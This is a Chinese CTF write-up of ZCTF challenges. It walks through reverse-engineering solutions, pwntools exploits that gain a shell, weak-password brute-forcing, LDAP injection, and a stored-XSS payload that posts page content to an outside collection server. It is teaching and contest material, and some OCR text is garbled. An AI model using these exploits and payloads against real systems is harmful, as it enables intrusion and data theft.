# MISC 100 xctf 竞赛规则

根据主办方的提示,	和宽窄有关,	在 docx	文章最后找到了	<b>一</b> 个一	·段白色的文字,	改色
后发现:						

文字字间距有三种, 0、-1、+1:



按照队友大腿的方法把使用高级替换,按照格式把这三种分别替换成012,得到数字串: 

0 略多,直接忽略,然后把 2 改成 0,得到 flag:

#### Reverse 100 reverse 100

这道题一共有两关,第一关是要解出一个16元一次方程组:

```
do
{
    v6 = 0;
    sub_401000(v5);
    v7 = 0;
    do
    {
        v6 += v30[v7] * v5[v7];
        ++v7;
    }
    while ( v7 < 16 );
    if ( *v4 != v6 )
        exit(0);
    ++v3;
    v5 += 100;
    ++v4;
}
while ( v3 < 16 );</pre>
```

#### 转换得到的方程组:


[x0,x1,x2,x3,x4,x5,x6,x7,x8,x9,x10,x11,x12,x13,x14,x15]=solve('x0\*77+x1\*121+x2\*100+x3\*101+x 4\*97+x5\*114+x6\*102+x7\*111+x8\*114+x9\*116+x10\*104+x11\*101+x12\*104+x13\*117+x14\*114 +x15\*116=179334','x0\*73+x1\*99+x2\*97+x3\*110+x4\*110+x5\*111+x6\*116+x7\*99+x8\*104+x9\*1 11+x10\*111+x11\*115+x12\*101+x13\*116+x14\*104+x15\*101=175544'.'x0\*77+x1\*121+x2\*119+x 3\*105+x4\*115+x5\*104+x6\*101+x7\*115+x8\*97+x9\*114+x10\*101+x11\*102+x12\*111+x13\*111+x 14\*108+x15\*115=180760','x0\*87+x1\*104+x2\*97+x3\*116+x4\*121+x5\*111+x6\*117+x7\*97+x8\*1 14+x9\*101+x10\*121+x11\*111+x12\*117+x13\*100+x14\*111+x15\*110=182366','x0\*68+x1\*111+x 2\*110+x3\*111+x4\*116+x5\*115+x6\*101+x7\*97+x8\*116+x9\*121+x10\*111+x11\*117+x12\*114+x1 3\*108+x14\*111+x15\*118=182850','x0\*68+x1\*101+x2\*108+x3\*117+x4\*115+x5\*105+x6\*111+x7 \*110+x8\*115+x9\*111+x10\*102+x11\*107+x12\*110+x13\*111+x14\*119+x15\*108=180568','x0\*76 +x1\*105+x2\*115+x3\*116+x4\*101+x5\*110+x6\*109+x7\*121+x8\*104+x9\*101+x10\*97+x11\*114+x12\*116+x13\*116+x14\*111+x15\*116=181440','x0\*83+x1\*111+x2\*109+x3\*101+x4\*117+x5\*110+ x6\*115+x7\*101+x8\*101+x9\*110+x10\*102+x11\*105+x12\*110+x13\*103+x14\*101+x15\*114=178347'.'x0\*83+x1\*111+x2\*114+x3\*114+x4\*111+x5\*119+x6\*105+x7\*115+x8\*104+x9\*117+x10\*11 5+x11\*104+x12\*101+x13\*100+x14\*105+x15\*110=181577','x0\*79+x1\*110+x2\*99+x3\*101+x4\*1 19+x5\*101+x6\*100+x7\*114+x8\*101+x9\*97+x10\*109+x11\*116+x12\*116+x13\*104+x14\*97+x15\* 116=176475','x0\*72+x1\*101+x2\*114+x3\*119+x4\*105+x5\*115+x6\*104+x7\*102+x8\*117+x9\*108 +x10\*102+x11\*97+x12\*99+x13\*101+x14\*104+x15\*97=174043','x0\*73+x1\*102+x2\*121+x3\*111 +x4\*117+x5\*115+x6\*104+x7\*101+x8\*100+x9\*116+x10\*101+x11\*97+x12\*114+x13\*115+x14\*11 9+x15\*104=179882','x0\*73+x1\*116+x2\*105+x3\*115+x4\*116+x5\*104+x6\*101+x7\*116+x8\*101+ x9\*97+x10\*114+x11\*115+x12\*111+x13\*102+x14\*116+x15\*104=178817'.'x0\*84+x1\*104+x2\*97 +x3\*116+x4\*73+x5\*101+x6\*120+x7\*105+x8\*115+x9\*116+x10\*105+x11\*115+x12\*97+x13\*112+x3\*116+x4\*73+x5\*101+x6\*120+x7\*105+x8\*115+x9\*116+x10\*105+x11\*115+x12\*97+x13\*112+x12\*115+x12\*1x14\*101+x15\*114=175345','x0\*71+x1\*111+x2\*100+x3\*101+x4\*120+x5\*112+x6\*101+x7\*99+x8 \*116+x9\*115+x10\*97+x11\*110+x12\*115+x13\*119+x14\*101+x15\*114=178696','x0\*79+x1\*66+x 2\*101+x3\*97+x4\*117+x5\*116+x6\*121+x7\*102+x8\*105+x9\*110+x10\*100+x11\*116+x12\*104+x1

#### 3\*121+x14\*115+x15\*101=175320');

用 matlab 解出后,进入第二关:

```
do
{
    if ( v11[v1] != LOBYTE((&a1)[v1]) )
        exit(0);
    ++v1;
}
while ( v1 < 4 );
v2 = 5;
v3 = &v16;
do
    {
    v4 = 0;
    for ( i = 0; i < v2; ++i )
        v4 += v11[i];
    if ( *v3 != v4 )
        exit(0);
    ++v2;
    ++v3;
}
while ( v2 - 1 < 20 );</pre>
```

这个逻辑就比较简单,用后一个数字减去前一个数字,得到每一位的 ASCII 码,前五位为 zctf{:



得到 flag: zctf{ So\_Easy\_Oh\_God}

#### Reverse 200 reverse 200

这个题目加了 UPX 壳和一堆花指令,有点类似之前做过的 HCTF 2014 决赛逆向题目和 TSCTF2015 的 re500 题目。首先 ESP 定律脱壳并 NOP 掉花指令,然后就可以愉快 F5 了:

```
Implies = j_strlen(flag);
if ( (signed int) lag_lon < 30 && (signed int) lag_lon > 0 )
{
    strcpy(v84, "2CTF{");
    v83 = j_strlen(v84);
    for ( i = 0; i <= (signed int)(v83 - 1); ++i )
    {
        if ( v84[i] != flag[i] )
        {
            v15 = std::endl;
            v3 = sub_411299(std::cout, dword_41D940);
            std::basic_ostream<char,std::char_traits<char>>::operator<<(v3, v15);
        return sub_411037();
      }
}</pre>
```

第一个判断是长度在 1-29 之间,并且以 ZCTF{开头。第二部分是标注了一些位置的\_和 右括号位置,并且给出了前三部分的 md5:

```
if ( v98 == '}' )
{
  if ( v89 == '_' && v91 == '_' && v95 == '_' )
  {
    sub_411221(&v81);
    v80 = (int)&loc_414141;
    LOWORD(v80) = v87;
    BYTE2(v80) = v88;
    md5_41119A(&v80, 3u);
    sub_4113CA("371265e33e8d751d93b148067c36eb4c");
```

得到 flag 为: ZCTF{cOc\_????\_???\_??????}

继续往下看,第二部分对中间四字节+'\0'算 md5,这部分当时先略去了。

第三部分是使用了 base64 加密:

```
int __cdecl sub_412060(int a1)
{
   const char *v1; // eax@1
   char v3; // [sp+Ch] [bp-D4h]@1
   char Str2[4]; // [sp+D0h] [bp-10h]@1
   unsigned int v5; // [sp+DCh] [bp-4h]@1
   int savedregs; // [sp+E0h] [bp+0h]@1

   memset(&v3, 0xCCu, 0xD4u);
   v5 = (unsigned int)&savedregs ^ 0x6EB508A3;
   strcpy(Str2, "RTR0");
   v1 = (const char *)sub_4112CB(a1, 3);
   j_strcmp(v1, Str2);
```

可以得到:ST第四部分是取了两位,对给出的文件进行异或,但是没有进行任何判断。

```
if ( (unsigned __int8)sub_41107D((int)&v39) )
{
    File = fopen("SubKey", "rb");
    v37 = fopen("SubKeyKey", "wb");
    if ( File && v37 )
    {
        v36 = 0;
        v35 = fgetc(File);
        while ( !feof(File) )
        {
            if ( v36 % 2 )
            {
                 v15 = (void *)(v97 ^ v35);
                 fprintf(v37, "%c", v15);
                  v36 = -1;
        }
}
```

开始试了几种发现没办法全解密成可见字符,后来根据加密的文件第一字节和第三字节相差了 0x20,猜测文件头为 Rar!,解密成功:



所以 flag: ZCTF{cOc\_????\_E4t\_ST6aw4ErrY}

最后根据整个 flag 的 md5

```
LOBYTE(v100) = 4;

v15 = "86f66ccdb372c6270545136bb203ca6e";

v21 = sub_4112AD(&v32);

v20 = v21;

LOBYTE(v100) = 5;

v29 = sub_41122B(v21, (char *)v15);

LOBYTE(v100) = 4;

sub_4112F8(&v32);

if ( v29 )

{

v15 = | std::endl;

v10 = sub_411299(std::cout, "Congratulations!");

std::basic_ostream<char,std::char_traits<char>>::operator<<((v10, v15);

}
```

爆破出中间 4 位,得到完整 flag: ZCTF{cOc\_LIK3\_E4t\_ST6aw4ErrY},顺利拿到一血。

#### Reverse 500 reverse 500

本题无壳无花,先扫了下算法,发现到 base64。

关键验证在于两个函数:

```
E8 98ECFFFF
00403173
                                    00401E10
                                                                     tmp = 0x004079d9
                           call
           68 B80B0000
00403178
                           push
                                   BRR8
0040317D
           FF15 00504000
                           call
                                   dword ptr [<&KERNEL32.Sleep>]
                                                                     kernel32.Sleep
00403183
           6A 00
                           push
00403185
           E8 C6DEFFFF
                           call
                                    00401050
```

首先是 00401e10,这里会进入一大堆被抽取乱跳,指令被切成了很多条,也加了一些无效指令,单步判断出逻辑为:

```
strlen(flag)=0x26=38
004014F0 . 0FB680 287040>movzx eax, byte ptr [eax+407028]
                                                              ; al = base64[0]
00402440 . 8AA3 28704000 mov ah, byte ptr [ebx+407028]
                                                              ; ah = base64[1]
00401E00 . 0FB689 287040>movzx ecx, byte ptr [ecx+407028] ; cl = base64[2]
004021A0 . 8AAA 28704000 mov ch, byte ptr [edx+407028]
                                                              ; ch = base64[3]
xor ah.cl
xor cl,ch
al = base64[0] ^ base64[1]
ah = base64[1] ^ base64[2]
cl = base64[2] ^ base64[3]
ch = base64[3]
db 0x004079e0
zct = emN0
656d4e30
tmp[0] = base64[0] ^ base64[1]
tmp[1] = base64[1] ^ base64[2]
tmp[2] = base64[2] \land base64[3]
tmp[i] = base64[i] ^ base64[i+1]
tmp[len] = base64[len]
```

然后将生成的 tmp 分别与(0x01-0x35)进行异或,与固定的内存进行比较:

```
001699B1 3D 27 18 03 39 1C 39 1A 60 58 58 68 35 30 3B 25 = '□□99□`XXh50;% 001699C1 2F 4E 73 1D 7F 54 29 35 3C 64 4E 3B 3B 4B 65 2D /Ns T)5<dN;;Ke-001699D1 29 29 16 04 07 05 4E 40 41 58 0C 11 44 2A 5B 38 ))□□□□N@AX.□D*[8 001699E1 20 5A 3E 09 Z>.
```

反向操作得到 flag:

## Pwn100 guess

外网 ip: 114.255.40.24

很简单的溢出,但是有 canary。刚开始一直在想 guess 应该是猜 canary,实在没办法做放弃了。最后偶然发现溢出非常长的时候报错信息会不一样。然后才发现直接把栈上存放程序名的位置覆盖为 flag 的地址,这样报错的时候就会直接把 flag 泄露出来,当然还要再异或一下自己输入的 flag

```
rocky@rocky:~/ctf/zctf/pwn/guess$ python guess.py
  ] Opening connection to 115.28.27.103 on port 22222
  Opening connection to 115.28.27.103 on port 22222: Trying 115.28.27.103
 +] Opening connection to 115.28.27.103 on port 22222: Done
you are wrong
 ** stack smashing detected ***: 🖫 pppເພາrrເຊື່ອເຊື່4$2ເພື່-ເងឹ~<w terminated
Aborted
  ppp[#]/rrigq[24$2[#] - 88~<
flag is: ZCTF{Rea111Y_n33D_t0_9uesS_fl@g?}
 *] Closed connection to 115.28.27.103 port 22222
rocky@rocky:~/ctf/zctf/pwn/guess$
代码:
from pwn import *
#p=process('./guess')
p=remote('115.28.27.103',22222)
payload='ZCTF{'+"+'\x41'*28+'}'+"\x00'+'A'*261+'\xc5\x10\x60\x00\x00\x00'+'\n'
p.recvuntil('\n')
p.send(payload)
```

```
sleep(0.1)
data=p.recv()
print data
flag=data[47:75]
print flag
s=flag

result='ZCTF{'

for index in range(len(s)):
    result+=chr(ord(s[index])^0x41)

print 'flag is:',result
```

### pwn200 note1

修改 note 的时候没有校验内容的长度导致堆溢出,利用 show 函数可泄露函数地址,另外链 表解链的时候可以实现任意写,先修改 note 的指针地址,然后利用指针写 atoi 的 got 表为 system,最后发送/bin/sh 即可拿到 shell

```
rocky@rocky:~/ctf/zctf/pwn/note1$ python rexp4note2.py
[x] Opening connection to 115.28.27.103 on port 9001
   Opening connection to 115.28.27.103 on port 9001: Trying 115.28.27.103
   Opening connection to 115.28.27.103 on port 9001: Done
   '/home/rocky/ctf/zctf/pwn/note1/libc-2.19.so'
    Arch: amd64-64-little
   RELRO:
    Stack:
   NX:
    PIE:
 *] '/home/rocky/ctf/zctf/pwn/note1/note1'
    Arch: amd64-64-little
   RELRO:
    Stack:
   NX:
   PIE:
*] PID: []
edit success.
leak: '\xe04\xb1BJ\x7f\x00\x00\x00'
leakput: 0x7f4a427a7e30
leaksystem: 0x7f4a4277e640
oress...
edit success.
delete success.
edit success.
*] Switching to interactive mode
flag
note1
note1.sh
cat flag
ZCTF{3n@B1e_Nx_IS_n0t_3norrugH!!}
```

代码:

#!/usr/bin/env python2

```
from pwn import *
#init
context(arch = 'amd64', os = 'linux')
local=False
if local:
     p = process("./note1")
     libc = ELF("/lib/x86 64-linux-gnu/libc-2.19.so")
else:
     p = remote("115.28.27.103", 9001)
     libc = ELF("./libc-2.19.so")
binary = ELF("note1")
print '[*] PID:',pwnlib.util.proc.pidof('note1')
#1 leak
def create(title,ttype,content):
     p.recvuntil(">>\n")
     p.sendline("1")
     p.recvuntil("title:\n")
     p.sendline(title)
     p.recvuntil("type:\n")
     p.sendline(ttype)
     p.recvuntil("content:\n")
     p.sendline(content)
def show(title,begin,end):
     p.recvuntil(">>\n")
     p.sendline("2")
     data = p.recvuntil("1.New note")
     return data[begin:end]
def edit(title,content):
     p.recvuntil(">>\n")
     p.sendline("3")
     p.recvuntil("title:\n")
     p.sendline(title)
     tmp = p.recvuntil("\n")
     if 'N' in tmp:
          print "title not found in show"
          return
     else:
```

```
p.sendline(content)
          print "edit success."
def delete(title):
     p.recvuntil(">>\n")
     p.sendline("4")
     p.recvuntil("title:\n")
     p.sendline(title)
    tmp = p.recvuntil("\n")
     if 'N' in tmp:
          print "title not found in delete"
          return
     else:
          print "delete success."
          return
# leak
payload1 = 'a' * (0x100 + 0x18) + "\xc0\x1f\x60" #big power makes suprise
create("1","1","1")
create("2","2","2")
create("3","3","3")
create("4","4","4")
create("5","5","5")
edit("1",payload1)
leak = show("1",121,127) + "\x00" * 3
print "leak:",repr(leak)
leakaddr = u64(leak[0:8])
putaddr = leakaddr - 0x36b6b0
print "leakput:",hex(putaddr)
putlibc = libc.symbols["puts"]
systemlibc = libc.symbols["system"]
baseaddr = putaddr - putlibc
systemaddr = systemlibc + baseaddr
print "leaksystem:",hex(systemaddr)
raw_input("press...")
#think of write 2 got directly but failed
#what a coinstance
payload2 = "a" * (0x100 + 0x10) + p64(0x601ff8) + p64(0x6020b0)[0:7]
edit("3",payload2)
```

```
delete("4")
```

```
payload3 = p64(systemaddr)
edit(p64(leakaddr - putlibc + 0x27db18),payload3)
p.recvuntil(">>\n")
p.sendline("/bin/sh")
p.interactive()
```

## pwn300 Spell

IP: 114.255.40.42.

这个 spell 程序就没跑起来过,原因是 ioctl 这个函数一直过不了,所以最后在 edb 下强行跳过 ioctl 得以成功调试

首先几个关键函数:

当 request=0x80086B02 时, ioctl 的第三个参数存储为时间的字符串

```
request = 0x80086B02LL;
setvbuf(stdin, 0LL, 2, 0LL);
38
39
40
    setvbuf(stdout, OLL, 2, OLL);
41
    setvbuf(stderr, OLL, 2, OLL);
42
    alarm(0x1Eu);
   fd = open("/dev/zctf", 0);
if ( fd == -1 )
43
44
    exit(-1);
if ( ioctl(fd, request, &time) != 0 )
45
46
47
48
       close(fd);
      result = OLL;
    }
    else
52
                                                .. <u>.l</u> .
    -{
```

那么这个字符串是什么形式呢?可以看到是这样,但是这里有个天坑!!!!!! "%0xld:%02ld" 后面居然还跟了一个空格也就是 0x20!!!! 眼瞎没看见这个空格,想了很久最后 2 个字节是什么,结果导致浪费了好几个小时暴力也没爆出来。。。

```
54
                                                           do gettimeofday(&v13);
                                                           v11 = 0x0888888888888889LL * (unsigned
                                                                                                                                                                                                                                                                                                                            _int64)v13 >> 64 >> 5;
55
                                                           v12 = (signed __int64)(((unsigned __int128)(0x088888888888889LL * (signed __int64)v11) >>
56
57
                                                          time_to_tm(v13, OLL, &v14);
sprintf(
58
                                                                (char *)&v15
      59
                                                                            '%021d:%021d: "
       6.0
                                                          U12 - 24 * ((\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{5}\frac{1}{
       61
       62
 63
                                                                  return OLL;
64
```

接下来就是程序的主逻辑,在大腿的指导下可以看出这是一个要求输入不大于 256 个字节的字符串然后复制到内存中最后在复制一遍的逻辑,其次输入的字符串长度必须为 56 且 8 个一组与内存中的一个 8 字节异或,最后必须为 zctfflag,验证通过程序自动弹 flag。

接下来关键点是异或的 8 个字节是什么,可以看出又用了 ioctl,这里第二个参数是0x80086B01,可以发现 0x80086B01 时程序返回的是随机数,所以只能覆盖 v20 了

所以思路就是溢出一个字节,将 v20 的最后一个字节 0x01 覆盖成 0x02。

接下来要做的就很简单了,因为拷贝的那个函数是以 \n 结束的,所以刚刚好拷贝完成以后可以溢出一个字节。覆盖成 0x01 就行。Paylaod 是 257 个字节,中间夹个\x00 就可以过掉长度检查。

关键 code:

```
p = remote('115.28.27.103', 33333)
a = p.readuntil("spell:")
p.sendline("256")
a = p.readuntil("you enter the spell:")
time_a = a.split(' ')[2]
time_a += chr(0x20)
time a \leftarrow chr(0x00)
xor = 'zctfflag'
pp = ''
for k in range(0, 8):
    pp += chr(ord(xor[k])^ord(time_a[k]))
payload = pp * 7 + "\x00" + "A" * 199 + "\x02"
print len(payload)
#print "$$$$"
print time a + ' '+ payload.encode('hex')
p.sendline(payload)
p.interactive()
```

# Web 100 老大知道 flag

看到 OA 系统,直接想到常见姓名拼音+弱口令爆破,姓名字典+国民弱口令 123456 跑出一个帐号:

zhangwei

123456

登录后发现通讯录一份,修改成拼音,配一份弱口令字典跑出另一个帐号: niubenben

123456789

登录后发现只有一个提示: 老大知道 flag

寻找其他线索,发现登录后 cookie 中的 key 为固定 32 位 md5,其中 zhangwei 的无法破解,niubenben 的解出为 9+ADk-,开始以为是随机数,后来发现是 9 加上 9 的 utf-7 编码,参照通讯录 niubenben 中的序号 9,算出老大(序号为 1)的 key: 1+ADE-,md5 加密后伪造 cookie 登录得到 flag.

然而 zhangwei 的 key 并不是这么算的。。。。

## Web150 injection

Cookie 中 hint 在 base32 解码后得到提示 care P,不明觉厉,之后队友扫端口发现了 ldap

于是参照教程:

http://drops.wooyun.org/tips/967

用户名 admin,密码\*即可登录,进入 search 页面,页面上给出了具体的查询语句,在 uid=\*的条件下可以查出 test admin flag\_is\_here 三条数据。构造型如:

(|(uid=\*ssa\*)(XXXXX=\*))

的查询,爆破属性名。参照再次出现在 cookie 中的 hint: find discription,利用

(|(uid=\*ssa\*)(discription=zctf{\*))

的查询形式,按位猜出 description 属性的值得到 flag: zctf{303a61ace0204a2d5f352771d6f1bba2}

# Web200 加密的帖子

这个站是 Discuz, 主办方为了迷糊人特地加了个 DEDE 的 logo。

没有密码无法查看 flag 帖子内容,根据乌云上报的最新版 discuz 的存储型 XSS 漏洞,直接盗取帖子内容即可看到 flag,漏洞链接:

http://www.wooyun.org/bugs/wooyun-2015-0151687

回复的内容中提交[flash]http://localhost/flash.swf?'+alert(0)+'[/flash]可以弹框,所以只需要把 alert(0)改成盗取网页内容的 payload 即可。

盗取网页内容发送至 xss 平台的 payload 如下:

```
var contents = ";
varmyServer = "http://xss.cnit.pro/index.php?do=api&id=dEhAzG";
function createXHR(){
    if(typeofXMLHttpRequest != 'undefined'){
         return new XMLHttpRequest();
    }else if(typeofActiveXObject != 'undefined'){
         if(typeofarguments.callee.activeXString != 'string'){
var
                                      versions
['MSXML2.XMLHttp.6.0','MSXML2.XMLHttp.3.0','MSXML2.XMLHttp'];
              for(vari=0;i<versions.length;i++){</pre>
                   try{
varxhr = new ActiveXObject(versions[i]);
arguments.callee.activeXString = versions[i];
                        return xhr;
                   }catch(ex){}
              }
         }
         return new ActiveXObject(arguments.callee.activeXString);
    }else{
         throw new Error('No XHR Object available');
    }
}
// send POST Request
function sendPostRequest(url,data,headers,callback){
varxhr = createXHR();
xhr.onreadystatechange = function(){
         if(xhr.readyState == 4 &&xhr.status == 200){
              callback(xhr.responseXML);
         }
xhr.open('post',url,true);
    if(typeof(headers)=='object'){
         for(var index in headers){
              if(typeof(headers[index])!='function'){
xhr.setRequestHeader(index,headers[index]);
```

```
xhr.send(data);
}
function sendData(){
var callback=function(response){
varurl = myServer;
var s=document.getElementsByTagName('html')[0].innerHTML
var data = 'cookie='+escape(s);
var headers
               = [];
    headers['Content-Type']
                                            'application/x-www-form-urlencoded;
charset=UTF-8';
    headers['Content-Length'] = data.length;
sendPostRequest(url, data, headers, callback);
}
sendData();
```

#### base64 编码后替换 alert(0),利用 eval(atob())来解码执行,最后提交的内容如下:

[flash]http://localhost/flash.swf?'+eval(atob('dmFyIGNvbnRlbnRzID0gJyc7CnZhciBteV NlcnZlciA9ICJodHRwOi8veHNzLmNuaXQucHJvL2luZGV4LnBocD9kbz1hcGkmaWQ9ZE VoQXpHIjsKCmZ1bmN0aW9uIGNyZWF0ZVhIUigpewoglCAgaWYodHlwZW9mIFhNTEh OdHBSZXF1ZXN0ICE9ICd1bmRlZmluZWQnKXsKICAgICAgICByZXR1cm4gbmV3IFhNTEh OdHBSZXF1ZXN0KCk7CiAgICB9ZWxzZSBpZih0eXBlb2YgQWN0aXZIWE9iamVjdCAhPSA ndW5kZWZpbmVkJyl7CiAglCAglCAgaWYodHlwZW9mlGFyZ3VtZW50cy5jYWxsZWUuY WN0aXZIWFN0cmluZyAhPSAnc3RyaW5nJyl7CiAgICAgICAgICAgIHZhciB2ZXJzaW9ucyA 9IFsnTVNYTUwyLlhNTEh0dHAuNi4wJywnTVNYTUwyLlhNTEh0dHAuMy4wJywnTVNYT UwyLlhNTEh0dHAnXTsKICAgICAgICAgICAgZm9yKHZhciBpPTA7aTx2ZXJzaW9ucy5sZW eGhyID0gbmV3IEFjdGl2ZVhPYmplY3QodmVyc2lvbnNbaV0pOwoglCAglCAglCAglCAglCAgl CAgICAgIGFyZ3VtZW50cy5jYWxsZWUuYWN0aXZlWFN0cmluZyA9IHZlcnNpb25zW2ld OwoglCAglCAglCAglCAglCAglCAglHJldHVybiB4aHI7CiAglCAglCAglCAglCAglCB9Y2F0Y2 I2ZVhPYmplY3QoYXJndW1lbnRzLmNhbGxlZS5hY3RpdmVYU3RyaW5nKTsKICAgIH1lbH NlewoglCAglCAglHRocm93IG5ldyBFcnJvcignTm8gWEhSIE9iamVjdCBhdmFpbGFibGUn KTsKICAgIH0KfQoKLy8gc2VuZCBQT1NUIFJlcXVlc3QKZnVuY3Rpb24gc2VuZFBvc3RSZXF 1ZXN0KHVybCxkYXRhLGhlYWRlcnMsY2FsbGJhY2spewoglCAgdmFyIHhociAgPSBjcmV hdGVYSFIoKTsKICAgIHhoci5vbnJlYWR5c3RhdGVjaGFuZ2UgPSBmdW5jdGlvbigpewogl CAgICAgIGImKHhoci5yZWFkeVN0YXRIID09IDQgJiYgeGhyLnN0YXR1cyA9PSAyMDApe woglCAglCAglCBjYWxsYmFjayh4aHlucmVzcG9uc2VYTUwpOwoglCAglCAglH0KlCA gIH0KICAgIHhoci5vcGVuKCdwb3N0Jyx1cmwsdHJ1ZSk7CiAgICBpZih0eXBlb2YoaGVhZ GVycyk9PSdvYmplY3QnKXsKICAglCBmb3IodmFyIGluZGV4IGluIGhlYWRlcnMpew

oglCAglCAglCAglCAglCBpZih0eXBlb2YoaGVhZGVyc1tpbmRleF0plT0nZnVuY3Rpb24nKXsKl CAglCAglCAglCAglCAglCAglHhoci5zZXRSZXF1ZXN0SGVhZGVyKGluZGV4LGhlYWRlcnNbaW 5kZXhdKTsKlCAglCAglCAglCAglCAglCAglCAglCAglCAglH0KlCAglH0KlCAglHhoci5zZW5kKGRhdG EpOwp9CgpmdW5jdGlvbiBzZW5kRGF0YSgpewoglCAgdmFylGNhbGxiYWNrPWZ1bm N0aW9uKHJlc3BvbnNlKXsKlCAglH0KlCAglHZhciB1cmwgPSBteVNlcnZlcjsKlCAglHZhciB zPWRvY3VtZW50LmdldEVsZW1lbnRzQnlUYWdOYW1lKCdodG1sJylbMF0uaW5uZXJIV E1MCiAglCB2YXlgZGF0YSA9lCdjb29raWU9Jytlc2NhcGUocyk7CiAglCB2YXlgaGVhZGVy cyAglD0gW107CiAglCBoZWFkZXJzWydDb250ZW50LVR5cGUnXSAglD0gJ2FwcGxpY2F 0aW9uL3gtd3d3LWZvcm0tdXJsZW5jb2RlZDsgY2hhcnNldD1VVEYtOCc7CiAglCBoZWFk ZXJzWydDb250ZW50LUxlbmd0aCddID0gZGF0YS5sZW5ndGg7CiAglCBzZW5kUG9zdFJl cXVlc3QodXJsLCBkYXRhLCBoZWFkZXJzLCBjYWxsYmFjayk7Cn0KCnNlbmREYXRhKCk7')) +'[/flash]

# web300 侧漏

有个 index.php 的备份文件.index.php.swp,下载后恢复 PHP 代码如下:

```
<?php
//../flag.txt
$args = $_POST['args'];
if(!isset($args))
         exit('no define');
time=time()+rand(0,100);
srand($time);
$token=ttr random(32);
setcookie('token',$token);
$path=ttr random(16);
$dir = '/var/sec2016/www/mrk/'.$path;
if (!file exists($dir))
          @mkdir($dir);
@chdir($dir);
for ($i=0; $i<count($args); $i++ ){
         if (!preg_match('/^\w+$/', $args[$i]))
              exit();
    if (preg_match('/mk/i', $args[$i]))
        exit();
         else echo $args[$i];
@exec("/home/sec2016/zctf".implode("", $args));
                                                                    ttr random($len,
function
```

```
$alpha='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ012345678
9')
{
    $alphalen = strlen($alpha) - 1;
    $key = ";
    for($i = 0; $i < $len; $i++)
    {
        $key .= $alpha[rand(0, $alphalen)];
    }
    return $key;
}</pre>
```

类似 HITCON CTF 2015 的 web100,参考一篇 writeup:

http://drops.wooyun.org/web/9845?plg\_nld=1&plg\_uin=1&plg\_auth=1&plg\_nld=1&plg\_usr=1&plg\_vkey=1&plg\_dev=1

不过这道题过滤了 mk,没法自己创建文件夹,但是后台给我们创建了一个文件夹,而且根据 cookie 中的 token 值可以推断出文件夹名称(为机智的裴帅点赞)。 步骤:


服务器上准备 index.php,就一行代码,用来重定向到 ftp 服务器上的 payload.php:

```
<?php
header("location:ftp://ftp 服务器地址/payload.php");
?>
```

payload.php 内容如下:

```
<?php
    $path = $_POST['path'];
    echo file_get_contents($path);
?>
```

